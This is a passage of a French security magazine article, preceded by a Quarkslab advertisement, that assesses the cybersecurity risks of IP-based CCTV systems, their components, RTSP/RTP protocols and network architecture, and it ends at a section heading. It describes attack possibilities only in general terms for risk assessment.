- [17] **https://www.alain-bensoussan.com/avocats/rapport-information-objets-connectes/2017/02/21/**

Quarkslab

SECURING EVERY BIT OF YOUR DATA


Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : IRMA (orchestrateur de threat intelligence), Epona (obfuscateur) et Ivy (reconnaissance réseau). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.

IRMA orchestre votre threat intelligence pour déterminer la dangerosité des fichiers et fournir une vue détaillée des risques.

Epona obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.

ivy cartographie rapidement l'ensemble des services et informations exposés sur Internet pour des millions d'adresses.

- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation



- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

Quarkslab
SECURING EVERY BIT OF YOUR DATA
13 rue St.-Ambroise - 75011 Paris - FRANCE
Phone: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**

2

ÉVALUATION DES RISQUES

SÉCURITÉ / INTERCONNEXION / RÉSEAU / RISQUE / VIDÉOSURVEILLANCE

LA CCTV : UN SYSTÈME DE SURVEILLANCE EN CIRCUITS OUVERTS ?

par Laëtitia Laurent & Hugo Meziani

Cela ressemble à une vieille histoire qui a déjà été contée : un système dont les technologies historiques se sont modernisées vers le numérique, introduisant ainsi des vulnérabilités dans un environnement critique. Et si cette évolution rappelle celle des réseaux industriels, c'est aussi celle des réseaux de sûreté, notamment la CCTV.

1. DE LA CASSETTE À LA SURVEILLANCE IP

Les systèmes de CCTV (*Closed-Circuit TeleVision*) répondent au besoin de surveillance et de contrôle du périmètre physique. Historiquement réservés aux sites les plus sensibles, ils se sont démocratisés et font maintenant partie du paysage urbain.

Les anciens systèmes étaient constitués de caméras analogiques et étaient reliés à des enregistreurs à bandes (vidéo cassette). Ils étaient tout à fait indépendants et relevaient exclusivement du domaine de la sûreté. S'ils n'étaient à l'époque pas concernés par les problématiques de sécurité informatique, la plupart des systèmes reposent aujourd'hui sur des réseaux IP, embarquant des noyaux Linux et des postes sous Windows.

En effet, lors de l'arrivée de la vidéo numérique, les systèmes de surveillance en circuits fermés (CCTV) se sont adaptés et ont embarqué petit à petit plus d'intelligence (détection de mouvements, remontées d'alarmes, etc.). Ils se sont aussi interconnectés avec les autres systèmes environnants pour permettre des heuristiques plus précises ou des fonctionnalités à valeur ajoutée telles que l'identification de personnes.

2. DES ÉVOLUTIONS TECHNOLOGIQUES QUI INTRODUISENT DE NOUVEAUX RISQUES

Les protocoles métiers et les infrastructures réseau utilisées sont conçus essentiellement sur la base de contraintes de sûreté et protection environnementale, et n'incluent pas de fortes exigences de sécurité informatique. De plus, l'utilisation de TCP/IP incitant à mutualiser ou interconnecter les réseaux, la CCTV peut constituer un point de rebond vers d'autres systèmes plus critiques, tels que le système de sécurité incendie. Ils peuvent aussi être connectés à Internet dans le but de pouvoir administrer et maintenir à distance les équipements, sans pour autant que les risques associés aient été pris en compte lors de la conception.

La CCTV est un réseau très attractif pour un éventuel attaquant. Les fonctionnalités de surveillance de ces caméras, et leurs implantations au cœur ou en périmétrie d'un site peuvent amener de nouveaux risques. En effet, ce système, même déconnecté du reste du monde, est suffisamment attractif pour être la cible d'un attaquant.

Dans certains cas, la CCTV est sujette à de fortes exigences de disponibilité. Aussi, il peut être intéressant pour un attaquant de vouloir rendre inopérant le système de surveillance.

Par ailleurs, les informations circulant dans ces systèmes peuvent être confidentielles. Un accès frauduleux à ces derniers peut permettre de récupérer des informations sensibles, à des fins d'espionnage ou dans le cadre d'une attaque à grande échelle. Par exemple, la CCTV peut être utilisée pour permettre le shoulder surfing ou l'établissement des plans d'un bâtiment.

Un attaquant désirant nuire spécifiquement à une personne ou une entreprise pourra aussi par des techniques d'interception et de modification de flux, obtenir des données et ainsi faire pression sur sa cible. Par exemple, des enregistrements relevant du domaine privé ont ainsi déjà été utilisés (chantage, pression médiatique) et ont prouvé l'attractivité de ce type d'attaque.

Les équipements présents dans un réseau de télésurveillance peuvent aussi servir de vecteurs d'intrusion. En effet, l'interconnexion des systèmes peut permettre, par rebonds, d'accéder à d'autres réseaux de sûreté difficilement joignables, tels que le système de sécurité incendie, considéré comme critique. Les cas d'application sont par exemple la corrélation d'événements entre systèmes de sécurité, ou la commande inter-système. Ainsi, un système CCTV pourra être commandé par un système de sécurité incendie, afin de braquer une caméra sur une zone faisant l'objet d'une détection feu. Finalement, la CCTV est aussi régulièrement connectée au réseau bureautique. Par exemple, des alarmes peuvent être envoyées vers des serveurs bureautiques (e-mails, traps SNMP...), ou des utilisateurs peuvent souhaiter disposer d'accès à la visualisation depuis leurs postes bureautiques.

Dans certains cas, ils peuvent être considérés comme des systèmes d'information d'importance vitale (SIIV) au sens de la Loi de Programmation Militaire (LPM) **[1]**. En effet, ils héritent des qualités des sites qu'ils surveillent (par exemple : surveillance de sites nucléaires) ou des réseaux avec lesquels ils s'interconnectent (par exemple : interconnexion avec un réseau industriel critique).

Par ailleurs, le maintien en condition de sécurité (*patching*, protection contre les codes hostiles, revue des journaux...) est rarement demandé ou effectué, entraînant une importante dérive du niveau de sécurité avec le temps.

Aussi, la CCTV doit être considérée comme un maillon faible de la cybersécurité : il est nécessaire que ses risques soient pris en compte dès la conception.

3. FONCTIONNALITÉS, ÉQUIPEMENTS & PROTOCOLES : LES COMPOSANTS DE LA CCTV

3.1 Caméra

L'élément clef du réseau de surveillance est bien entendu la caméra. Elle peut être fixe ou mobile (*Pan Tilt Zoom*), analogique ou numérique, filmer dans le spectre visible ou infrarouge.

Les caméras analogiques envoient un flux en continu au serveur, alors que la caméra IP (appelée aussi caméra réseau), dotée d'une pile réseau complète, dispose de fonctionnalités avancées dont la sélection automatique de l'envoi des séquences (après détection d'un mouvement par exemple).

Le firmware est souvent sur un Linux embarqué, muni de solutions comme BusyBox **[2]** ou encore Dropbear **[3]** pour l'administration distante, ainsi que différents binaires pour les fonctionnalités de caméra. La caméra offre alors de multiples possibilités pour s'y connecter, afin de recevoir des flux et d'envoyer des commandes (SSH, Telnet, etc.), multipliant ainsi interfaces et protocoles exposés.

3.2 Composants intermédiaires

L'applicatif principal permettant d'interagir avec le parc de caméras est appelé VMS (*Video Management System*). Il permet entre autres de : collecter les flux vidéos, les enregistrer et les visionner.

En complément du VMS, d'autres composants de traitement du flux vidéo peuvent être présents, sous forme d'*appliances*, de machines virtuelles ou physiques. L'évolution technologique rend leur distinction de plus en plus difficile. On retrouve généralement :

- ADC (*Analog to Digital Converter*) : il permet de convertir un flux vidéo analogique vers un flux vidéo numérique ;

- *Video Encoder* : il permet d'interfacer des caméras analogiques avec un réseau IP et offre de nombreuses fonctionnalités par rapport à un ADC simple (possibilité de relayer les fonctionnalités PTZ, mutualisation des flux, etc.) ;
- DVR (*Digital Video Recorder*) : il a pour rôle d'enregistrer des flux vidéos venant de caméras analogiques ou numériques sur des disques durs (généralement, jusqu'à un maximum de 64 connexions) ;
- NVS (*Network Video Server*) : de la même manière que le NVR, il s'occupe de l'enregistrement des flux IP. Mais celui-ci n'est pas déployé avec un VMS, c'est à l'utilisateur de l'installer. Il s'agit généralement d'un ordinateur classique ;
- NVR (*Network Video Recorder*) : il s'occupe de l'enregistrement de flux venant de caméras IP. On retrouve dans cette appliance un VMS, permettant la sauvegarde et l'administration des caméras, et assurant l'envoi des flux vidéos vers plusieurs clients ainsi que l'agrégation de flux multiples grâce à des fonctions de matrice d'affichage.

Le schéma (Figure 1) montre cinq topologies différentes d'un réseau de vidéoprotection utilisant les équipements décrits précédemment. Chacune de ces topologies peut être autosuffisante dans le cas de petites infrastructures de CCTV.




Figure 1

3.3 Superviseur et hyperviseur

La supervision et l'hypervision permettent d'agréger les systèmes de sûreté (CCTV, Contrôle d'Accès, Sécurité Incendie) d'une infrastructure. Ce sont souvent des clients lourds très coûteux installés sur des machines physiques.

Le système de vidéoprotection n'est souvent qu'une sous-partie du réseau de sûreté. Chacun de ces sous-systèmes est administré et utilise des équipements de traitement intermédiaire dédiés (ACS, alarme, etc.). Le superviseur est une couche applicative permettant d'agréger tous les équipements, de manière à fédérer les opérations de traitements et l'affichage sur un poste. Il permet de mettre en place des logiques métiers inter-système en corrélant les données venant de plusieurs sous-systèmes, par exemple de braquer une caméra sur une porte qui s'ouvre.

L'hyperviseur est aussi une couche logicielle, qui permet d'agréger et piloter les superviseurs. Dans la pratique, il existe un superviseur par zone et type de site (site principal et sites déportés assurant une

même fonction dans une région donnée), et un hyperviseur au niveau de gestion supérieur, permettant de concentrer en un point les informations issues des différents superviseurs.

De par les interdépendances liées aux asservissements entre équipements, il existe une forte porosité au sein des réseaux de sûreté. Ces interconnexions sont un risque important, surtout quand certains des équipements sont en zone non maîtrisée, à l'image des caméras CCTV ou encore des portiers d'interphonie sous IP, pouvant par exemple être situés à l'extérieur de l'enceinte protégée du site.

Malgré les efforts faits pour normaliser les protocoles et les API des équipements, les éléments composants un réseau de vidéoprotection sont nombreux et utilisent des technologies variées et souvent obsolètes. Ces réseaux font face à une problématique de forte disparité des niveaux de sécurité entre les équipements qui les composent, ainsi qu'à un manque de culture sécurité des Systèmes d'Information par ceux qui les mettent en œuvre. La combinaison de ces facteurs multiplie d'autant les vulnérabilités auxquelles ces réseaux sont soumis.

3.4 Postes d'exploitation

Les postes d'exploitation permettent de consulter les vidéos stockées ou diffusées en temps réel. Il peut s'agir d'un superviseur, d'un hyperviseur ou d'un poste dédié muni d'un client lourd ou non (il utilise alors l'interface web d'un autre équipement).

3.5 Stockage

En raison du grand volume de données générées par les caméras, il est parfois nécessaire de recourir à des serveurs de stockage (des NAS par exemple) qui sont alors connectés au réseau de CCTV.

3.6 Protocoles

Dans le but d'homogénéiser les communications entre les produits de sûreté basés sur IP, ONVIF *(Open Network Video Interface Forum)* **[4]**, un organisme à but non lucratif, s'est distingué. Son objectif est d'établir un standard international pour les communications entre les appareils de sûreté comme les systèmes de gestion vidéo, les caméras réseau et les Systèmes de Contrôle d'Accès (ACS). Cette norme permet aujourd'hui de faire fonctionner ensemble et de concert ces différents produits, quel qu'en soit le fabricant. ONVIF désigne aussi par extension l'ensemble des protocoles normalisés par cet organisme.

L'un des protocoles majeurs normalisés par ONVIF est le *Real Time Streaming Protocol* (RTSP). Il permet de contrôler la caméra sur ses fonctions de streaming audio et vidéo en envoyant des commandes et assurant l'authentification d'accès au service. C'est un protocole de signalisation, sur le port TCP 554. Il ne transporte pas les données, il permet d'établir, à la suite d'une authentification optionnelle (généralement login/password), un port et un numéro de session, qui seront utilisés par *Real-Time Transport Protocol* (RTP) pour faire transiter le flux média. La plage de négociation du port RTP n'est pas prédictible, ce qui rend difficile la configuration systématique des éventuels équipements de filtrage.

Les commandes principales sont les suivantes :

- *SETUP* : demande au serveur des ressources nécessaires à l'établissement de la connexion (négociation des ports, etc.) ;
- *PLAY* : demande au serveur la transmission des données en flux RTP selon les paramètres de SETUP ;
- *RECORD* : le client débute l'enregistrement selon les paramètres définis ;
- *PAUSE* : arrêt temporaire du flux RTP ;
- *TEARDOWN* : arrêt définitif de la session RTSP.




Figure 2

RTP peut être couplé à un protocole de retour d'informations (*Real-time Transport Control Protocol*), permettant la remontée d'erreurs ou de caractéristiques liées au débit du canal. Ce protocole de communication respecte des contraintes liées au rendu en temps réel, notamment la continuité du flux vidéo. Il est utilisé, à l'accoutumée, en mode unicast pour des services de voix sur IP ou de streaming (vidéo, audio) en UDP.

Il peut être utilisé en mode multicast, mais cette configuration nécessite d'être établie sur les routeurs entre la caméra et les clients.

La figure 2 ci-dessus présente une négociation de session RTSP.

Ce protocole étant non chiffré, les attaques classiques peuvent être imaginées : interception de l'identifiant de session, envoi d'ordres (*TEARDOWN* ou *PAUSE* par exemple pour arrêter l'envoi du flux), réécriture à la volée des URL et numéros de ports RTP pour la capture ou la modification du flux.

Par ailleurs, l'organisme ONVIF impose l'utilisation de web services permettant de recevoir et d'envoyer des commandes *Pan Tilt Zoom* (Panoramique, Incliner, Zoomer). Ces commandes permettent de contrôler le mouvement physique des caméras par le réseau.

Malgré les efforts faits pour normaliser les protocoles et les API des équipements, les éléments composant un réseau de vidéoprotection sont nombreux et utilisent des technologies variées et souvent obsolètes. Ces réseaux font face à une problématique de forte disparité des niveaux de sécurité entre les équipements qui les composent, ainsi qu'à un manque de culture sécurité des Systèmes d'Information par ceux qui les mettent en œuvre. La combinaison de ces facteurs multiplie d'autant les vulnérabilités auxquelles ces réseaux sont soumis.

4. ARCHITECTURE

Les réseaux de CCTV impliquent par nature une grande diversité d'équipements, et d'environnements d'installation. Or s'il existe un fort contraste matériel et environnemental parmi les équipements, l'aspect numérique reste inchangé et introduit des points de faiblesse de cybersécurité.

4.1 Description d'une installation type

Une installation type est constituée d'un site principal relié à quelques sites déportés. Le but de l'installation est de couvrir toutes les zones à risque du site (que celle-ci soit à l'intérieur ou à l'extérieur de la zone à protéger).

Au cœur du site principal se trouve un superviseur permettant de concentrer les informations de tous les systèmes de sûreté déployés. La plupart des flux de sûreté sont originaires ou à destination de cet équipement. C'est pourquoi il est très attractif pour un attaquant. En effet, en plus de réunir les informations relatives aux systèmes de sûreté, il peut servir de pivot vers le réseau bureautique ou vers un LAN d'administration.

Le superviseur est connecté aux équipements intermédiaires de traitement du flux vidéo, eux-mêmes connectés :

- à d'autres équipements intermédiaires : cela permet de créer des points de concentration, souvent définis par la création de zones géographiques de surveillance ;
- à des caméras : cela permet d'agréger les flux d'un secteur.

Chaque équipement intermédiaire est situé dans une zone périmétrique de surveillance (parking, rue, entrepôt, point de passage, etc.). Il permet d'agréger les flux selon le découpage géographique du site. C'est pourquoi il est courant de relier ces équipements entre eux. Cette pratique permet le découpage fractal en zones et sous-zones.

Les caméras sont placées sur site en fonction des lieux à observer. Ces espaces peuvent être en dehors du périmètre maîtrisé (c.-à-d. : en extérieur, en dehors de la zone avec contrôle d'accès). Elles sont majoritairement numériques et sur IP. Lorsque ce n'est pas le cas (pour des raisons d'installation historiques), des boîtiers de conversion vers IP sont utilisés. Par conséquent, elles sont accessibles et exposent les réseaux auxquels elles sont connectées, à un attaquant extérieur. Ce dernier peut alors, à l'aide d'un escabeau et d'un tournevis, se connecter au réseau CCTV, par le câble Ethernet et commencer son attaque.

Le positionnement des équipements de terrain étant issu d'une réflexion autour des problématiques de sûreté d'un site, les schémas réseaux en découlant sont parfois chaotiques et les points de connexion physiquement accessibles depuis l'extérieur.




Figure 3


4.2 Un schéma réseau qui s'appuie sur la répartition physique

L'architecture d'un réseau de vidéosurveillance contient des points d'entrées très disparates et des équipements pouvant embarquer des technologies obsolètes. La figure 4 (page suivante) montre l'installation réseau découlant de l'architecture physique proposée précédemment. Il y apparaît notamment les liens éventuels vers d'autres réseaux (flèche en pointillées marron). Par ailleurs, le lien vers un hyperviseur pilotant de nombreux sites y est représenté. Ce type de liaison existe pour de très grands projets, mais n'est pas répandu dans les infrastructures classiques.

4.3 Interconnexions

Nous pouvons comparer les réseaux de systèmes de sûreté (dont les CCTV) avec les Systèmes de Contrôle et d'Acquisition de Données (SCADA). En effet, les équipements qui les composent embarquent des implémentations souvent vulnérables de protocoles réseau et d'applicatifs métiers. Ces systèmes et les réseaux qui les interconnectent ont très longtemps été distincts logiquement et physiquement des réseaux bureautiques et industriels. Désormais, ils sont souvent interconnectés

Figure 4



avec les autres SI. Ces interconnexions sont à des fins de corrélation, d'acquisition de données et de gestion-administration. Elles sont devenues nécessaires au bon fonctionnement du système de sûreté. Ainsi, la CCTV pourra envoyer des alertes par traps SNMP vers des serveurs de supervision situés côté bureautique, envoyer des mails au travers de passerelles SMTP, permettre un accès de type Remote Desktop. Ces interconnexions sont souvent peu sécurisées, avec des ponts de type *dual homing* où les équipements CCTV devant échanger avec le réseau bureautique sont dotés de cartes Ethernet connectées à ce dernier.

4.4 Problématique des sites déportés

Souvent éloignés du site principal, les sites déportés n'ont pas les mêmes contraintes de sûreté et présentent généralement des dispositifs moins robustes. Ils sont aussi moins sujets aux faveurs financières que les sites principaux. Le matériel installé s'y limite d'ordinaire à

quelques caméras et contrôles d'accès, voire à un superviseur dont les routines de maintenance ont été allégées.

Ces équipements sont néanmoins reliés au reste du réseau CCTV, généralement sans filtrage, les rendant sensibles d'un point de vue sécurité informatique. En effet, l'accès au réseau du site déporté permettra un accès au réseau CCTV général. Contrairement aux considérations physiques, dans lesquelles un site déporté est généralement de moindre valeur, il peut être critique d'un point de vue cybersécurité.

Par exemple, pour assurer la surveillance d'un accès à un site protégé, des caméras peuvent être installées en milieu urbain. La rue est alors considérée comme un site déporté. Ces caméras sont placées sur des mâts, dans lesquels se trouve un câble Ethernet relié à un NVR ou un switch, placés dans un boîtier technique dédié au site déporté. La liaison avec le site central sera assurée par une fibre, permettant l'interconnexion vers le superviseur central. La caméra et le NVR constituent alors des points d'entrée privilégiés sur le réseau.

5. ACTEURS

